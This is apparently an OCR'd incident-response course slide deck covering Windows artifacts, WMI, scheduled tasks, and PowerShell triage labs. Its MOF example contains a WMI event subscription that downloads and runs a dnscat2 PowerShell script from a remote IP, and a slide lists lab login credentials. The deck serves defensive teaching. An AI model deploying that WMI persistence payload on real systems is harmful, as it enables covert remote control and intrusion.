NetDef

Incident Response &


UBNetDef, Fall 2021
Week 15

Lead Presenter:
Anthony Magrene
Wireshark Expert:
Sean Manly

Agenda – Week 15

- Incident Response (IR) High Level
- Windows Concepts
- PowerShell for IR
- Network Forensics
- Hands-on Activity 1-2
- Windows Management Instrumentation (WMI) & Services
- Hands-on Activity 3
- Persistence
- Hands-on Activity 4

Incident Response




NetDef


Windows Concepts

Batch Files (.bat)

- DOS script
- Can interact with predefined executables





```
C:\Users\AnthonyM>mofcomp.exe
Microsoft (R) MOF Compiler Version 10.0.19041.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.

usage: mofcomp [-check] [-N:<Path>]
               [-class:updateonly|-class:createonly]
               [-instance:updateonly|-instance:createonly]
               [-B:<filename>] [-P:<Password>] [-U:<UserName>]
               [-A:<Authority>] [-WMI] [-AUTORECOVER]
               [-MOF:<path>] [-MFL:<path>] [-AMENDMENT:<Locale>]
               [-ER:<ResourceName>] [-L:<ResourceLocale>]
               <MOF filename>

   -check                      Syntax check only
   -N:<path>                   Load into this namespace by default
   -class:updateonly           Do not create new classes
   -class:safeupdate           Update unless conflicts exist
   -class:forceupdate          Update resolving conflicts if possible
   -class:createonly           Do not change existing classes
   -instance:updateonly        Do not create new instances
   -instance:createonly        Do not change existing instances
   -U:<UserName>               User Name
   -P:<Password>               Login password
   -A:<Authority>              Example: NTLMDOMAIN:Domain
   -B:<destination filename> Creates a binary MOF file, does not add to DB
   -WMI                        Do Windows Driver Model (WDM) checks, requires -B switch
   -AUTORECOVER                Adds MOF to list of files compiled during DB recovery
   -Amendment:<LOCALE>         splits MOF into language neutral and specific versions
                               where locale is of the form "MS_4??"
   -MOF:<path>                 name of the language neutral output
   -MFL:<path>                 name of the language specific output
   -ER:<ResourceName>          extracts binary mof from named resource
   -L:<ResourceLocale>         optional specific locale number when using -ER switch

   Example c:>mofcomp -N:root\default yourmof.mof
```




Dynamic Link Library (.dll)


- Windows implementation of shared libraries
- Prevents redundant storage commonly used code



Portable Executable (.exe)


- Machine code that is executed by the operating system
- May be written using high-level languages
  - GO, C++, C, Ruby etc.





PowerShell Script (.ps1)

- PowerShell Integrated Scripting Environment (ISE)
- Extensive .NET integration



Managed Object Format (.mof)


- Used to interact with the Windows Management Instrumentation (WMI)
- Complied used mofcomp.exe

```
#PRAGMA NAMESPACE ("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
        Name = "Windows Update Event MOF";
        EventNamespace = "root\\cimv2";
        Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5"
            "WHERE TargetInstance ISA \"Win32_NTLogEvent\" "
            "AND TargetInstance.EventCode = \"257\" "
            "AND TargetInstance.Message LIKE \"%10.133.251.104%\" ";
        QueryLanguage = "WQL";
};

instance of CommandLineEventConsumer as $Consumer
{
    Name = "Windows Update Consumer MOF";
    RunInteractively = false;
    CommandLineTemplate = "cmd /C powershell.exe -nop iex(New-Object Net.WebClient).DownloadString('http://10.133.251.104/dnscat2.ps1'); Start
};

instance of __FilterToConsumerBinding
{
        Filter = $EventFilter;
        Consumer = $Consumer;
};
```

```
PS C:\Users\AnthonyM> mofcomp.exe
Microsoft (R) MOF Compiler Version 10.0.19041.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
```


Event Log (.evtx)

- Stores Windows Logs
- Located `C:\Windows\System32\winevt\Logs\`
- Event viewer used to view logs



Extensible Markup Language (.xml)


- Many uses
  - Scheduled Tasks are stored as .xml



```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>Adobe Systems Incorporated</Author>
    <URI>\AdobeGCInvoker-1.0</URI>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger id="Trigger1">
      <StartBoundary>2021-02-28T11:29:00</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <GroupId>S-1-1-0</GroupId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Program Files (x86)\Common Files\Adobe\AdobeGCClient\AGCInvokerUtility.exe</Command>
      <Arguments>-mode=scheduled</Arguments>
    </Exec>
  </Actions>
</Task>
```


Registry

- Hierarchical database
  - Stores low-level settings




Scheduled Tasks

- Perform actions given specific triggers
- Stored in `C:\Windows\System32\Tasks` as xml files




Services


- Behind the scenes to keep things working
- 4 startup types
  - Automatic (Delayed Start)
  - Automatic
  - Manual
  - Disabled



Task Manager

- Provides high-level view of what is running





NetDef

Network Forensics

Network Forensics Hands-on


- Sign onto the machine in your personal folder called "WINIRForClass"
  - Username: sysadmin
  - Password: Change.me!

NetDef

PowerShell For IR

PowerShell

- Automation and configuration tool
- https://docs.microsoft.com/en-us/powershell/



Cmdlets

- Cmdlets are commands in PowerShell
- Cmdlets use verb-noun format
  - `Get-computerinfo`
  - `Get-filehash`
  - `Write-output`
  - Etc…

Get-Filehash

- “Computes the hash value for a file by using a specified hash algorithm.”

NetDef

Break Slide

Hands on 1 – Piping Output

- Compute the SHA384 hash of test.exe on your desktop using `get-filehash`
- `Get-Filehash` documentation
  - https://tinyurl.com/yw9zv3cw

Hands on 1 – Piping Output

- Any problems with the result?

Hands on 1 – Piping Output

- PowerShell will trim output to fit the window

```
PS C:\Users\anthony> get-filehash -path .\test.exe -Algorithm SHA384

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA384          0BB90817567C466874F0315A420B87EC689A350880CB5F953110ABCD3227D0E3543... C:\Users\anthony\test.exe
```

Hands on 1 – Piping Output

- We can send output from one command to another
- Output of command 1 is sent to command 2
  - Ex: `<command_1> | <command_2>`
- Using the documentation below what command can we pipe to for the fix the output?
  - https://tinyurl.com/yw9zv3cw

Piping Output

```
PS C:\Users\anthony> get-filehash -path .\test.exe -Algorithm SHA384 | format-list


Algorithm : SHA384
Hash      : 0BB90817567C466874F0315A420B87EC689A350880CB5F953110ABCD3227D0E3543602C4063EE312705A4B52ABB9CFE9
Path      : C:\Users\anthony\test.exe
```

Searching PowerShell Output

- `Get-Service` used to "Gets the services on the computer."

```
PS C:\Users\anthony> get-service

Status   Name               DisplayName
------   ----               -----------
Stopped  AarSvc_4dd2c3d     Agent Activation Runtime_4dd2c3d
Running  AdobeARMservice    Adobe Acrobat Update Service
Running  AESMService        Intel® SGX AESM
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Stopped  AppVClient         Microsoft App-V Client
Running  AppXSvc            AppX Deployment Service (AppXSVC)
Stopped  AssignedAccessM... AssignedAccessManager Service
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  autotimesvc        Cellular Time
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BcastDVRUserSer... GameDVR and Broadcast User Service_...
Running  BDESVC             BitLocker Drive Encryption Service
Stopped  BEService          BattlEye Service
Running  BFE                Base Filtering Engine
Stopped  BITS               Background Intelligent Transfer Ser...
Stopped  BluetoothUserSe... Bluetooth User Support Service_4dd2c3d
Running  BrokerInfrastru... Background Tasks Infrastructure Ser...
Running  BTAGService        Bluetooth Audio Gateway Service
Running  BthAvctpSvc        AVCTP service
Running  bthserv            Bluetooth Support Service
Running  camsvc             Capability Access Manager Service
Stopped  CaptureService_... CaptureService_4dd2c3d
Running  cbdhsvc_4dd2c3d    Clipboard User Service_4dd2c3d
Running  CDPSvc             Connected Devices Platform Service
Running  CDPUserSvc_4dd2c3d Connected Devices Platform User Ser...
Stopped  CertPropSvc        Certificate Propagation
Running  ClickToRunSvc      Microsoft Office Click-to-Run Service
Running  ClipSVC            Client License Service (ClipSVC)
Stopped  COMSysApp          COM+ System Application
Stopped  ConsentUxUserSv... ConsentUX_4dd2c3d
Running  CoreMessagingRe... CoreMessaging
Running  cphs               Intel(R) Content Protection HECI Se...
Running  cplspcon           Intel(R) Content Protection HDCP Se...
Stopped  CredentialEnrol... CredentialEnrollmentManagerUserSvc_...
Running  CryptSvc           Cryptographic Services
Stopped  CscService         Offline Files
Running  DcomLaunch         DCOM Server Process Launcher
```

NetDef

Hands on 2 – Searching Output

- Run `get-service`
- Run `get-service | select *`
- What is the difference of the output?

Hands on 2 – Searching Output

```
PS C:\Users\anthony> get-service

Status   Name               DisplayName
------   ----               -----------
Running  AarSvc_197f19e7    Agent Activation Runtime_197f19e7
Running  AdobeARMservice    Adobe Acrobat Update Service
Running  AESMService        Intel® SGX AESM
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Stopped  AppVClient         Microsoft App-V Client
Stopped  AppXSvc            AppX Deployment Service (AppXSVC)
Stopped  AssignedAccessM... AssignedAccessManager Service
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  autotimesvc        Cellular Time
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BcastDVRUserSer... GameDVR and Broadcast User Service_...
Running  BDESVC             BitLocker Drive Encryption Service
Stopped  BEService          BattlEye Service
Running  BFE                Base Filtering Engine
Stopped  BITS               Background Intelligent Transfer Ser...
Stopped  BluetoothUserSe... Bluetooth User Support Service_197f...
Running  BrokerInfrastru... Background Tasks Infrastructure Ser...
Running  BTAGService        Bluetooth Audio Gateway Service
Running  BthAvctpSvc        AVCTP service
Running  bthserv            Bluetooth Support Service
```

```
PS C:\Users\anthony> get-service | select * | format-list


Name                  : AarSvc_197f19e7
RequiredServices      : {}
CanPauseAndContinue   : False
CanShutdown           : False
CanStop               : True
DisplayName           : Agent Activation Runtime_197f19e7
DependentServices     : {}
MachineName           : .
ServiceName           : AarSvc_197f19e7
ServicesDependedOn    : {}
ServiceHandle         :
Status                : Running
ServiceType           : 240
StartType             : Manual
Site                  :
Container             :

Name                  : AdobeARMservice
RequiredServices      : {}
CanPauseAndContinue   : False
CanShutdown           : False
CanStop               : True
DisplayName           : Adobe Acrobat Update Service
DependentServices     : {}
MachineName           : .
ServiceName           : AdobeARMservice
